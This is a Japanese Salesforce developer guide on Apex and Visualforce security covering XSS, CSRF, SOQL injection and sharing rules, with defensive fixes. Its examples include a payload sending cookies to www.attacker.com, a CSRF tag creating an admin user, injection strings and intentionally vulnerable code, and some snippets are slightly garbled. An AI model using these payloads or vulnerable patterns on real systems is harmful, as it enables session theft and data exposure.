Apex 開発者ガイド: PolicyCondition の実装例

Apex および Visualforce 開発のセキュリティガイドライン

カスタムアプリケーションを開発する場合のコードの脆弱性を理解し、その対策を講じます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Visualforce は、**Database.com** Edition では利用できません。

セキュリティとは

Apex および Visualforce ページの強力な組み合わせにより、Lightning Platform 開発者は、Salesforce にカスタム機能およびビジネスロジックを提供したり、Lightning Platform 内部で実行するまったく新しいスタンドアロン製品を作成することができます。ただし、プログラミング言語と同様、開発者はセキュリティ関連の不備について認識する必要があります。

Salesforce は、複数のセキュリティ防御を Lightning Platform 自体に統合しました。ただし、不注意な開発者は多くの場合に組み込み防御をスキップし、アプリケーションと顧客をセキュリティ上のリスクにさらしている場合があります。開発者が Lightning Platform 上で犯す多くのコーディングエラーは、一般的な Web アプリケーションのセキュリティ脆弱性と類似していますが、一部のコーディングエラーは Apex 固有のものです。

AppExchange のアプリケーションを認証するには、開発者がここで説明するセキュリティ上の弱点について学習および理解しておくことが重要です。詳細は、https://developer.salesforce.com/page/Security にある Salesforce Developers の Lightning Platform セキュリティリソースのページを参照してください。

クロスサイトスクリプト (XSS)

クロスサイトスクリプト (XSS) の攻撃は、悪意のある HTML またはクライアント側のスクリプトが Web アプリケーションに提供される、幅広い範囲の攻撃となります。Web アプリケーションには、Web アプリケーションのユーザに対する悪意のあるスクリプトが含まれています。ユーザは、知らぬ間に攻撃の被害者となります。攻撃者は、Web アプリケーションに対する被害者の信頼を利用し、攻撃の媒体として Web アプリケーションを使用しています。データを適切に検証することなく動的 Web ページを表示する多くのアプリケーションは攻撃されやすいといえます。Web サイトに対する攻撃は、あるユーザからの入力が別のユーザに表示されることを目的としている場合は特に単純です。可能性として、掲示板、ユーザコメントスタイルの Web サイト、ニュース、またはメールアーカイブなどがあります。

たとえば、次のスクリプトがスクリプトコンポーネント、`on*` 行動、または Visualforce ページを使用する Lightning Platform ページに使用されているとします。

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

このスクリプトブロックは、ユーザが入力した `userparam` の値をページに挿入します。攻撃者は `userparam` に次の値を入力することができます。

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

この場合、現在のページのすべての Cookies が `cookie.cgi` スクリプトに対する要求のクエリ文字列として `www.attacker.com` に送信されます。この時点で、攻撃者は被害者のセッション Cookie を持っており、彼らが被害者になりすまして Web アプリケーションに接続することができます。

攻撃者は、Web サイトまたはメールを使用して、悪意のあるスクリプトを送信できます。Web アプリケーションユーザは攻撃者の入力は確認できませんが、ブラウザは信頼されたコンテキストで攻撃者のスクリプトを実行できます。こうした機能により、攻撃者はさまざまな攻撃を被害者に対して行うことができます。攻撃の範囲はウィンドウを開いたり閉じたりする単純なアクションから、データまたはセッションの Cookie を盗むなどのより悪意に満ちた攻撃にいたるまで幅広く、被害者のセッションに対する攻撃者の完全アクセスを可能にします。

こうした攻撃についての一般的な詳細は、次の記事を参照してください。

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Lightning Platform 内では、複数の対 XSS 防御策が実行されています。たとえば、多くの出力メソッドの有害な特性を除外するフィルタが実装されています。標準クラスおよび出力メソッドを使用する開発者に対する XSS の脆弱性の脅威は、大幅に緩和されています。ただし、クリエイティブな開発者は、デフォルトのコントロールをわざとまたは偶然エスケープする方法を見つけることができます。次のセクションでは、保護されている場所、保護されていない場所について説明しています。

既存の保護

`<apex>` で始まるすべての標準 Visualforce コンポーネントでは、対 XSS フィルタが設定されています。たとえば、ユーザに直接返されるユーザ指定の入力および出力を採用するため、次のコードは通常 XSS の攻撃に対して脆弱ですが、`<apex:outputText>` タグは XSS に対して安全です。HTML タグとされるすべての文字は、リテラル形式に変換されます。たとえば、< 文字は `&lt;` に変換され、ユーザの画面上ではリテラル < が表示されます。

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Visualforce タグのエスケープの無効化

デフォルトでは、ほぼすべての Visualforce タグは XSS に対して脆弱な文字をエスケープします。省略可能な属性 `escape="false"` を設定することによって、この動作を無効化することができます。たとえば、次の出力は、XSS の攻撃に対して脆弱です。

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

XSS から保護されていないプログラミング項目

次の項目には XSS 保護を組み込んでいないため、これらのタグおよびオブジェクトを使用する場合は特別な保護を行う必要があります。これは、これらの項目が、開発者がスクリプトコマンドを挿入してページをカスタ

マイズできるようになっているためです。意図的にページに追加されるコマンドに対 XSS フィルタを指定しても意味はありません。

カスタム JavaScript

独自の JavaScript を作成した場合、Lightning Platform にはユーザを保護する方法がありません。たとえば JavaScript で使用している場合、次のコードは XSS の攻撃に対して脆弱です。

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

<apex:includeScript> Visualforce コンポーネントを使用して、ページにカスタムスクリプトを追加できます。こうした場合、内容が安全で、ユーザが提供したデータが含まれていないことを慎重に確認してください。たとえば、次のスニペットはスクリプトの値としてユーザ提供の入力が含まれているため、特に脆弱です。タグによって指定された値は、使用する JavaScript への URL です。攻撃者がパラメータに任意のデータを入力できる場合 (下記の例参照)、被害者に別の Web サイトの JavaScript ファイルを使用するよう指示することができる可能性があります。

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

[数式] タグ

これらのタグの一般的なシンタックスは、{!FUNCTION()} または {!$OBJECT.ATTRIBUTE} です。たとえば、開発者がリンクにユーザのセッション ID を指定したい場合、次のシンタックスを使用してリンクを作成することができます。

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

次のような出力となります。

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

数式は関数コールとなるか、プラットフォームオブジェクト、ユーザの環境、システム環境、要求の環境に関する情報を含むことができます。これらの数式の重要な特徴は、表示中にデータがエスケープされないという点です。数式はサーバに表示されるため、JavaScript またはその他のクライアント側の技術を使用してクライアントの表示データをエスケープすることはできません。これにより、数式が非システムデータ (悪意のあるまたは編集可能なデータ) を参照し、式自体が関数にラップされていない場合、表示中に出力をエスケープするという危険な状況を誘発する場合があります。一般的な脆弱性は、要求パラメータにアクセスする {!$Request.*} 式の使用によって引き起こされます。

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
```

```
    <body>Hello world!</body>
</html>
```

エスケープされない {!$Request.title} タグによっても、クロスサイトスクリプトの脆弱性が誘発されます。たとえば、次のような要求の場合

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

出力は次のようになります。

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

サーバ側でエスケープする標準メカニズムは、SUBSTITUTE() 数式タグを使用します。例で {!$Request.*} 式の投入を指定すると、次のネストされた SUBSTITUTE() コールを使用して、上記のような攻撃を回避できます。

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

タグの投入およびデータの使用によって、エスケープされた文字およびエスケープが必要な文字が異なります。たとえば、次のような文の場合

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

リンクで使用されるため、URL では HTML エスケープ文字の " の代わりに %22 を使用して二重引用符をエスケープする必要があります。そうでない場合、次のような要求

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

では、次のようになります。

```
<script>var ret = "foo";alert('xss');//";</script>
```

また、ret 変数では、含まれる HTML 制御文字が解釈されるような方法で使用される場合、ページの後半で追加のクライアント側エスケープが必要になる場合があります。

また、数式タグを使用して、プラットフォームオブジェクトデータを追加することもできます。データがユーザの組織から直接取得されますが、データをエスケープしてユーザが他のユーザ (権限レベルがより高いユーザ) のコンテキストでコードを実行できなくなります。これらの種類の攻撃は同じ組織内のユーザによって実行され、組織のユーザロールを弱体化し、データ監査の完全性を提言させてしまいます。また、多くの組織には、外部ソースからインポートされたデータがありますが、悪意のあるコンテンツの除外が行われない場合があります。

クロスサイトリクエストフォージェリ (CSRF)

クロスサイトリクエストフォージェリ (CSRF) の弱点は、防御がなく、プログラムエラーはそれほどありません。単純な例を示して CSRF を説明します。攻撃者が www.attacker.com に Web ページを持っているとしま

す。この Web ページは、そのサイトへの通信量を実行する変数サービスまたは情報を提供するページなどです。攻撃者のページには、次のような HTML タグがあります。

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

つまり、攻撃者のページには、あなたの Web サイトでアクションを実行する URL が含まれています。ユーザが攻撃者の Web ページにアクセスしたときに、まだあなたの Web ページにログインしている場合、URL が取得され、アクションが実行されます。ユーザの Web ページへの認証がこのときも行われているため、この攻撃は成功します。これは非常に単純な例で、攻撃者の手口はより巧妙になっており、コールバック要求を生成するスクリプトを使用したり、あなたの AJAX メソッドに対して CSRF 攻撃を行うこともあります。

詳細および従来の防御策は、以下を参照してください。

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Lightning Platform 内では、この攻撃を回避する対 CSRF トークンが実装されています。すべてのページにランダムな文字列が非表示形式項目として指定されています。次のページが読み込まれると、アプリケーションはこの文字列の正当性を確認し、値が予測される値に一致しない限り、コマンドは実行されません。この機能により、すべての標準コントローラおよびメソッドの使用時に、ユーザを保護します。

ここでもやはり、開発者はリスクを認識することなく、組み込みの防御策をスキップしてしまう場合があります。たとえば、オブジェクト ID を入力パラメータとして SOQL コールで使用するカスタムコントローラがあるとします。次のコードスニペットについて考えます。

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

この場合、開発者は、独自のアクションメソッドを開発して知らないうちに対 CSRF コントロールをスキップしてしまいます。`id` パラメータはコードで読み込まれ、使用されます。対 CSRF トークンは読み込まれたり検証されたりしません。攻撃者の Web ページでは、CSRF 攻撃を使用してユーザをこのページに移動させ、`id` パラメータとして攻撃者が望む値を指定する可能性があります。

このような状況に対する組み込み防御策がないため、開発者は前例の `id` 変数のようなユーザ指定のパラメータに基づいてアクションを実行するページの書き込みに対し、注意する必要があります。解決策の 1 つは、アクションを起こす前に中間の確認ページを挿入し、ユーザがそのページを呼び出しているのか確認することです。その他の提案としては、組織のアイドルセッションのタイムアウトを短くする、他のサイトにアクセスする場合は有効なセッションからログアウトし、認証されたままそのブラウザを使用しないようにするなどです。

ユーザが複数の Salesforce ログインページを開いている場合、CRSF に対する Salesforce の組み込み防御策によってエラーが表示される場合があります。ユーザが 1 つのタブで Salesforce にログインし、その後、別のタブでロ

グインを試みると、「送信したページは、セッションに対して無効でした。」というエラーが表示されます。正常にログインするには、ログインページを更新するか、ログインをもう一度試みます。

SOQL インジェクション

他のプログラミング言語では、上記の弱点を SQL インジェクションといいます。Apex では SQL を使用しませんが、独自のデータベースクエリ言語SOQLを使用します。SOQLは、SQLより単純で、機能が制限されています。そのため、SOQL インジェクションのリスクは SQL と比較して大幅に低くなりますが、攻撃は従来の SQL インジェクションとほぼ同じです。集計時は、SQL/SOQLインジェクションではユーザが提供した入力を取得し、これらの値を動的 SOQL クエリに使用します。入力が検証されない場合、SOQL ステートメントを事実上変更する SOQL コマンドを指定し、アプリケーションにトリックを仕掛けて意図しないコマンドを実行するようにします。

SQL インジェクション攻撃の詳細は、以下を参照してください。

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

Apex での SOQL インジェクションの脆弱性

以下に SOQL に対して脆弱な Apex コードおよび Visualforce の単純な例を示します。

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}" />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

これは単純な例ですが、ロジックについて説明しています。コードは、削除されていない取引先責任者の検索を行うためのものです。ユーザは name という入力値を指定します。値はユーザが指定する任意の値で、検証

されません。SOQL クエリは動的に構築され、Database.query メソッドで実行されます。ユーザが正当な値を指定すると、ステートメントは次のように期待どおり実行されます。

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

ただし、次のようにユーザが予期しない値を入力したかのようになります。

```
// User supplied value for name: test%') OR (Name LIKE '
```

この場合、クエリ文字列は次のようになります。

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

結果には削除されていない取引先責任者だけでなく、すべての取引先責任者が表示されます。SOQL インジェクションにより、脆弱なクエリの対象となるロジックを変更することができます。

SOQL インジェクションの防御策

SOQL インジェクションの攻撃を回避するには、動的 SOQL クエリを使用しないようにします。代わりに、静的クエリとバインド変数を使用します。上記の脆弱な例は、静的 SOQL を使用して次のように書き直すことができます。

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

動的 SOQL を使用する必要がある場合、escapeSingleQuotes メソッドを使用して、ユーザ指定の入力を削除します。このメソッドは、エスケープ文字 (\) をユーザから渡される文字列のすべての単一引用符に追加します。このメソッドにより、すべての単一引用符を、データベースコマンドではなく、囲まれた文字列として処理します。

データアクセスコントロール

Lightning Platform は、データ共有ルールを広範囲に使用します。各オブジェクトには権限があり、ユーザが読み取り、作成、編集、削除できる共有設定がある場合があります。これらの設定は、すべての標準コントローラを使用する場合に強制されます。

Apex クラスを使用する場合、組み込みユーザ権限、および項目レベルのセキュリティ制限は実行時に重視されません。デフォルトの動作として、Apex クラスに組織内のすべてのデータを読み込み更新する機能があります。これらのルールは強制されないため、Apex を使用する開発者は、ユーザ権限、項目レベルのセキュリティ、または組織のデフォルト設定によって通常は非表示となる機密データが不注意で公開されないようにする必要

があります。これは特に、Visualforce ページで当てはまります。たとえば、次の Apex 擬似コードについて考えます。

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

この場合、現在ログインしているユーザにこれらのレコードを表示する権限がない場合でも、すべての取引先責任者レコードが検索されます。解決策として、クラスを宣言する場合、修飾キーワードの `with sharing` を使用します。

```
public with sharing class customController {
    . . .
}
```

`with sharing` キーワードを使用すると、プラットフォームはすべてのレコードに完全アクセス権限を付与するのではなく、現在ログインしているユーザのセキュリティ共有権限を使用します。